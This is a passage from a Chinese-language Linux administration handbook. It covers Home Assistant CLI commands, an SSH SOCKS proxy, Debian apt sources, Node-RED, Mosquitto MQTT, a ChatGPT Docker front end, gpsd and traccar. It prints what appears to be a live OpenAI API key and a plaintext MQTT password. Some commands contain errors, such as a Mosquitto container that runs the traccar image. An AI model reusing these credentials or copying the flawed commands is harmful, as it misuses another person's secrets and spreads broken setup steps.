interfaces:
- connected: true
  enabled: true
  interface: eth0
  ipv4:
        address:
        - 192.168.30.126/24
        gateway: 192.168.30.1
        method: auto
        nameservers:
        - 202.96.134.133
        - 114.114.114.114
        ready: true
  ipv6:
        address:
        - fe80::aefb:5aa3:1dff:71af/64
        gateway: null
        method: disabled
        nameservers: []
        ready: true
  primary: true
  type: ethernet
  vlan: null
  wifi: null
supervisor_internet: false
```

```
root@homeassistant:~# ha network info | grep internet
host_internet: false
supervisor_internet: false
```

4.3. 修改 DNS

```
ha dns options --servers dns://8.8.8.8
```

4.4. supervisor 管理

```
root@homeassistant:~# ha supervisor available-updates
available_updates:
- panel_path: /update-available/core
  update_type: core
  version_latest: 2023.7.2
- icon: /addons/a0d7b954_nodered/icon
  name: Node-RED
  panel_path: /update-available/a0d7b954_nodered
  update_type: addon
  version_latest: 14.4.0
```

4.5. core

```
root@homeassistant:~# ha core update
Error: 'HomeAssistantCore.update' blocked from execution, no
```

```
host internet connection

root@homeassistant:~# ha jobs info
ignore_conditions: []

root@homeassistant:~# ha jobs options --ignore-conditions
internet_host
Command completed successfully.

root@homeassistant:~# ha jobs info
ignore_conditions:
- internet_host

root@homeassistant:~# ha core update
```

4.6. jobs

```
ha jobs options --ignore-conditions internet_host
ha jobs options --ignore-conditions healthy
```

5. FAQ

科学上网

```
ssh -f -N -D 172.0.0.1:1080 root@8.216.50.196

HTTP_PROXY=socks5://127.0.0.1:1080/
HTTPS_PROXY=socks5://127.0.0.1:1080/
NO_PROXY=localhost,127.0.0.1,docker.io

root@homeassistant:~# docker pull ghcr.io/home-
assistant/aarch64-hassio-supervisor:latest
```

```
docker pull nginx:latest
docker image inspect nginx:latest | grep -i version
docker images --format "{{.Repository}}:{{.Tag}}" | grep
':latest' | xargs -L1 docker pull
docker images | grep none | awk '{ print $3; }' | xargs docker
rmi
```

RK3318

```
neo@MacBook-Pro-M2 ~/Downloads> sudo dd bs=1m if=multitool.img
of=/dev/disk4 status=progress
```

5.1. Media change: please insert the disc labeled

```
```

```
Media change: please insert the disc labeled
 'Debian GNU/Linux 12.0.0 _Bookworm_ - Official amd64 DVD
Binary-1 with firmware 20230610-10:23'
in the drive '/media/cdrom/' and press [Enter]
```

编辑 /etc/apt/sources.list 文件，注释掉 deb cdrom 这行

```
root@debian:~# vi /etc/apt/sources.list
root@debian:~# cat /etc/apt/sources.list
#deb cdrom:[Debian GNU/Linux 12.0.0 _Bookworm_ - Official amd64
DVD Binary-1 with firmware 20230610-10:23]/ bookworm main non-
free-firmware

deb http://mirror.lzu.edu.cn/debian/ bookworm main non-free-
firmware
deb-src http://mirror.lzu.edu.cn/debian/ bookworm main non-
free-firmware

deb http://security.debian.org/debian-security bookworm-
security main non-free-firmware
deb-src http://security.debian.org/debian-security bookworm-
security main non-free-firmware

# bookworm-updates, to get updates before a point release is
made;
# see https://www.debian.org/doc/manuals/debian-
reference/ch02.en.html#_updates_and_backports
deb http://mirror.lzu.edu.cn/debian/ bookworm-updates main non-
free-firmware
deb-src http://mirror.lzu.edu.cn/debian/ bookworm-updates main
non-free-firmware
```

第 190 章 Node-Red

1. function

组装播放 Call Service 文本

```
var items = ['让我想想', '思考中', '稍等'];
var item = items[Math.floor(Math.random() * items.length)];
var body = {};
body.payload={};
body.payload.data={};
body.payload.data.text = item;
body.payload.data.silent = true;
return body;
```

1.1. 银行方案

银行接口方案.

```
```

2. 方案

3. 支付接口



支付接口需要考虑

第 191 章 MQTT

1. 免费的 MQTT 测试服务器

broker.hivemq.com

broker.emqx.io

tcp://iot.eclipse.org:1883

2. mosquitto: Open Source MQTT v5/v3.1.x Broker

2.1. 安装

```
dnf install -y mosquitto
systemctl enable mosquitto
systemctl start mosquitto
```

检查是否工作正常，开启两个终端窗口，分别运行下面两个命令。

```
[root@netkiller ~]# mosquitto_sub -h localhost -t
"sensor/temperature"
23
```

```
[root@netkiller ~]# mosquitto_pub -h localhost -t
sensor/temperature -m 23
```

2.2. 配置

```
[root@netkiller ~]# grep -v "^#" /etc/mosquitto/mosquitto.conf
| grep -v "^$"
listener 1883 0.0.0.0
allow_anonymous false
```

```
password_file /etc/mosquitto/pwfile
```

```
[root@netkiller ~]# touch /etc/mosquitto/pwfile
[root@netkiller ~]# mosquitto_passwd -b /etc/mosquitto/pwfile
homeassistant
fag9iaTaix8nohL2cheenai7nua3sohjohfah7iuz1ileSheiRahs0och9Aedai
8
```

2.3. Docker 方式安装

```
mkdir -p /opt/mosquitto/
docker run  --rm  --entrypoint cat eclipse-mosquitto:latest
/mosquitto/config/mosquitto.conf >
/opt/mosquitto/mosquitto.conf

docker run -d --restart always --name mosquitto --hostname
mosquitto.netkiller.cn \
-p 1883:1883 \
-v
/opt/mosquitto/mosquitto.conf:/mosquitto/config/mosquitto.conf:
ro \
-v /opt/mosquitto/data:/mosquitto/data:rw \
-e TZ=Asia/Shanghai traccar/traccar:latest
```

3. Python 开发接口

安装包

```
pip3 install -i https://pypi.doubanio.com/simple paho-mqtt
```

```
```

4. MQTT 主题通配符

MQTT 主题通配符包含: 单层通配符 + 及多层通配符 #，通配符主要用于客户端一次订阅多个主题。

提示

注意：通配符只能用于订阅，不能用于发布。

```
+ 有效
sensor/+ 有效
sensor/+/temperature 有效
sensor+ 无效（没有占据整个层级）
```

sensor/+ 会匹配以下主题:

```
sensor/1
sensor/temperature
```

如果客户端订阅了主题 sensor/+/temperature，将会收到以下主题的消息:

```
sensor/1/temperature
sensor/2/temperature
...
sensor/n/temperature

sensor/test/temperature
```

但是不会匹配以下主题：

```
sensor/bedroom/1/temperature
```

多层通配符，井字符号（#）是用于匹配主题中任意层级的通配符。

```
# 有效，匹配所有主题
sensor/# 有效
sensor/bedroom# 无效（没有占据整个层级）
sensor/#/temperature 无效（不是主题最后一个字符）
```

如果客户端订阅主题 senser/#，它将会收到以下主题的消息：

```
sensor
sensor/temperature
sensor/1/temperature
```

5. Retain

MQTT 发送数据被定义为 Retain 之后，会保留在队列之中，每次订阅消息都会发布一次。

删除一个Retain消息，可以向这个topic发布一个长度为0的 Retain 消息即可。

6. QoS

MQTT 定义了三个 QoS 等级，分别为：

- QoS 0，最多交付一次。
- QoS 1，至少交付一次。
- QoS 2，只交付一次。

第 192 章 ChatGPT 接口

1. ChatGPT Web 界面

https://github.com/Yidadaa/ChatGPT-Next-Web

```
docker pull yidadaa/chatgpt-next-web

docker run -d --name chatgpt-next-web -p 3000:3000 \
   -e OPENAI_API_KEY="sk-" \
   -e CODE="netkiller" \
   yidadaa/chatgpt-next-web
```

2. ChatGPT 接口

```
docker login
docker build --tag netkiller/chatgpt:1.0.1 .
docker push netkiller/chatgpt

docker stop chatgpt
docker rm chatgpt
docker run --name chatgpt --restart=unless-stopped -d --network
host \
-e OPENAI_API_KEY=sk-
1xLgiKe7G7rhCGLDYUkxtXZHHi5NiT3BlbkFJTRBjEsKNNj4 \
netkiller/chatgpt:1.0.1
docker logs -f chatgpt
```

```
curl -XPOST -d "query=深圳在哪里" http://127.0.0.1:8080/query
```

第 193 章 GPS

1. GPS 模块

```
cat /dev/ttyACM0 | grep GPTXT
```

2. GPS 协议

例：
$GPRMC,024813.640,A,3158.4608,N,11848.3737,E,10.05,324.27,150706,,,A*50
字段0：$GPRMC，语句ID，表明该语句为Recommended Minimum Specific GPS/TRANSIT Data（RMC）推荐最小定位信息
字段1：UTC时间，hhmmss.sss格式
字段2：状态，A=定位，V=未定位
字段3：纬度ddmm.mmmm，度分格式（前导位数不足则补0）
字段4：纬度N（北纬）或S（南纬）
字段5：经度dddmm.mmmm，度分格式（前导位数不足则补0）
字段6：经度E（东经）或W（西经）
字段7：速度，节，Knots
字段8：方位角，度
字段9：UTC日期，DDMMYY格式
字段10：磁偏角，（000 - 180）度（前导位数不足则补0）
字段11：磁偏角方向，E=东W=西
字段12：模式，A=自动，D=差分，E=估测，N=数据无效（3.0协议内容）
字段13：校验值（$与*之间的数异或后的值）

3. 安装 gpsd

```
apt install gpsd gpsd-clients gpsd-tools
```

```
root@homeassistant:~# stty speed 115200 -F /dev/ttyACM0
9600
```

配置 GPS 设备，修改 /etc/default/gpsd 配置文件

```
root@homeassistant:~# cat /etc/default/gpsd
# Devices gpsd should collect to at boot time.
# They need to be read/writeable, either by user gpsd or the
group dialout.
DEVICES="/dev/ttyACM0"

# Other options you want to pass to gpsd
GPSD_OPTIONS=""

# Automatically hot add/remove USB GPS devices via gpsdctl
USBAUTO="true"
```

默认 gpds 开启 ipv6，有些系统已经禁用了ipv6，就会出现下面的错误

```
Jun 26 17:11:11 homeassistant systemd[15955]: gpsd.socket:
Failed to create listening socket ([::1]:2947): Cannot assign
requested address
```

```
Jun 26 17:11:11 homeassistant systemd[1]: gpsd.socket: Failed
to receive listening socket ([::1]:2947): Input/output error
Jun 26 17:11:11 homeassistant systemd[1]: gpsd.socket: Failed
to listen on sockets: Input/output error
Jun 26 17:11:11 homeassistant systemd[1]: gpsd.socket: Failed
with result 'resources'.
Jun 26 17:11:11 homeassistant systemd[1]: Failed to listen on
GPS (Global Positioning System) Daemon Sockets.
Jun 26 17:13:14 homeassistant systemd[16112]: gpsd.socket:
Failed to create listening socket ([::1]:2947): Cannot assign
requested address
Jun 26 17:13:14 homeassistant systemd[1]: gpsd.socket: Failed
to receive listening socket ([::1]:2947): Input/output error
Jun 26 17:13:14 homeassistant systemd[1]: gpsd.socket: Failed
to listen on sockets: Input/output error
Jun 26 17:13:14 homeassistant systemd[1]: gpsd.socket: Failed
with result 'resources'.
Jun 26 17:13:14 homeassistant systemd[1]: Failed to listen on
GPS (Global Positioning System) Daemon Sockets.
```

屏蔽 #ListenStream=[::1]:2947 这行

```
root@homeassistant:~# vim /lib/systemd/system/gpsd.socket
[Unit]
Description=GPS (Global Positioning System) Daemon Sockets

[Socket]
ListenStream=/run/gpsd.sock
#ListenStream=[::1]:2947
ListenStream=127.0.0.1:2947
# To allow gpsd remote access, start gpsd with the -G option
and
# uncomment the next two lines:
# ListenStream=[::]:2947
# ListenStream=0.0.0.0:2947
SocketMode=0600
BindIPv6Only=yes

[Install]
WantedBy=sockets.target
```

```
root@homeassistant:~# systemctl daemon-reload
root@homeassistant:~# systemctl restart gpsd.socket

root@homeassistant:~# systemctl status gpsd.socket
● gpsd.socket - GPS (Global Positioning System) Daemon Sockets
         Loaded: loaded (/lib/systemd/system/gpsd.socket;
enabled; vendor preset: enabled)
         Active: active (listening) since Mon 2023-06-26
17:14:51 CST; 4min 0s ago
   Triggers: ● gpsd.service
         Listen: /run/gpsd.sock (Stream)
                         127.0.0.1:2947 (Stream)
          Tasks: 0 (limit: 2182)
         Memory: 8.0K
         CGroup: /system.slice/gpsd.socket

Jun 26 17:14:51 homeassistant systemd[1]: Listening on GPS
(Global Positioning System) Daemon Sockets.

root@homeassistant:~# systemctl restart gpsd
root@homeassistant:~# systemctl status gpsd
● gpsd.service - GPS (Global Positioning System) Daemon
         Loaded: loaded (/lib/systemd/system/gpsd.service;
disabled; vendor preset: enabled)
         Active: active (running) since Mon 2023-06-26 17:22:12
CST; 5s ago
TriggeredBy: ● gpsd.socket
        Process: 16904 ExecStart=/usr/sbin/gpsd $GPSD_OPTIONS
$OPTIONS $DEVICES (code=exited, status=0/SUCCESS)
   Main PID: 16905 (gpsd)
          Tasks: 1 (limit: 2182)
         Memory: 508.0K
         CGroup: /system.slice/gpsd.service
                         └─16905 /usr/sbin/gpsd /dev/ttyACM0

Jun 26 17:22:12 homeassistant systemd[1]: Starting GPS (Global
Positioning System) Daemon...
Jun 26 17:22:12 homeassistant systemd[1]: Started GPS (Global
Positioning System) Daemon.
```

4. traccar

```
mkdir -p /opt/traccar/
docker run  --rm  --entrypoint cat  traccar/traccar:latest
/opt/traccar/conf/traccar.xml > /opt/traccar/traccar.xml

docker run -d --restart always --name traccar --hostname
traccar \
-p 8082:8082 -p 5023:5023 -p 5023:5023/udp -p 5055:5055 -p
5055:5055/udp \
-v /opt/traccar/logs:/opt/traccar/logs:rw -v
/opt/traccar/traccar.xml:/opt/traccar/conf/traccar.xml:ro \
-v /opt/traccar/templates:/opt/traccar/templates/short \
-e TZ=Asia/Shanghai traccar/traccar:latest
```

第 194 章 FAQ

1. 通过SSH与控制台不能登录

通过SSH与控制台不能登录，登录后立即退出。

我在做压力测试的时候将所有用户的 nofile 设置为 1050000 导致 SSH 与控制台均不能登录Linux 系统。

```
# cat /etc/security/limits.conf |tail
#*               hard    rss             10000
#@student        hard    nproc           20
#@faculty        soft    nproc           20
#@faculty        hard    nproc           50
#ftp             hard    nproc           0
#@student        -       maxlogins       4

# End of file
* soft nofile 1050000
* hard nofile 1050000
```

后来发现/var/log/secure 日志，提示Could not set limit for 'nofile': Operation not permitted

```
# tail -f /var/log/secure

Aug  6 04:07:56 r510 sshd[20858]: Accepted password for root
from 192.168.80.129 port 51798 ssh2
Aug  6 04:07:56 r510 sshd[20858]: pam_limits(sshd:session):
Could not set limit for 'nofile': Operation not permitted
Aug  6 04:07:56 r510 sshd[20858]: pam_unix(sshd:session):
session opened for user root by (uid=0)
Aug  6 04:07:56 r510 sshd[20858]: error: PAM:
pam_open_session(): Permission denied
```





附录 A. 附录

1. 贡献用户列表

刘军 QQ: 470499989, 470499989@qq.com

2. 参考文档

http://www.faqs.org/docs/Linux-HOWTO/Bash-Prog-Intro-HOWTO.html

http://xiaowang.net/bgb-cn/index.html

3. Red Hat 漏洞

下面链接是Red Hat公布的漏洞，你需要格外留意这些漏洞。

Red Hat vulnerabilities by CVE name

不一定每个漏洞都威胁到你的安全，所以升级要试情况而定，每次升级都存在一定风险，尤其是对于你手工编译的软件。

4. National Vulnerability Database (NVD)

美国国家漏洞数据库

点击进入

5. Common Vulnerabilities and Exposures

https://cve.mitre.org/index.html

6. Red Hat Bug平台

https://bugzilla.redhat.com/

7. Redhat Doc

http://docs.redhat.com/docs/zh-CN/index.html

8. System reduce

采用最小化安装后仍有很多不必要的软件

```
[root@dev1 ~]# yum remove cups
```

附录 B. 历史记录

修订历史

修订 1.0 2007-1-12

- 开始
- ubuntu linux

修订 1.1 2007-5-10

Application (Zope)

修订 1.2 2007-5-15

Memcached

修订 1.3 2007-5-18

Jboss

修订 1.4 2007-5-21

php memcache,lighttpd script

修订 1.5 2007-5-22

rsync

修订 1.6 2007-5-24

openfiler

修订 1.7 2007-5-25

openfiler, php sql server

修订 1.8 2007-5-28

openfiler, zend optimizer

修订 1.9 2007-6-9

ip tunnel, memcached script, lighttpd script

修订 1.10 2007-11-13

栏目重新排版，增加很多新内容

修订 1.11 2008-1-17

awstats, webalizer

修订 1.12 2008-1-22

TUTOS, TRAC

修订 1.2 2008-3-21

栏目重新排版，增加很多新内容

修订 1.2.1 2008-3-21

Shorewall

修订 1.2.2 2008-6-20

FreeRADIUS

修订 1.2.3 2008-10-7

MySQL Replication

修订 1.2.4 2008-10-8

MySQL Cluster

修订 1.2.5 2008-10-9

modi: Openldap

修订 1.2.6 2008-10-21

ufw - program for managing a netfilter firewall

inotify-tools

DRBD (Distributed Replicated Block Device)

修订 1.2.7 2008-10-31

modify rsync chapter

add csync2

修订 1.2.8 2008-12-3

modified system chapter

add nagios, and remove developer chapter

修订 1.2.9 2008-12-16

the system chapter was modified

修订 1.2.10 2008-12-22

added loop devices

added ACL - Access Control List under chapter security.

added ncftp, ncftpget, ncftpput

修订 1.3.0 2009-3-10

bash

added if, for, while, until

and function

修订 1.3.1 2009-3-22

vsftpd

修订 1.3.2 2009-4-5

to move chapter database to new docbook.

修订 1.3.2 2009-4-15

Stunnel.

修订 1.3.3 2009-5-7

增加很多新内容,章节重新排版。

修订 1.3.4 2009-10-27

PPTPD

修订 1.3.4 2012-01-01

sv - control and manage services monitored by runsv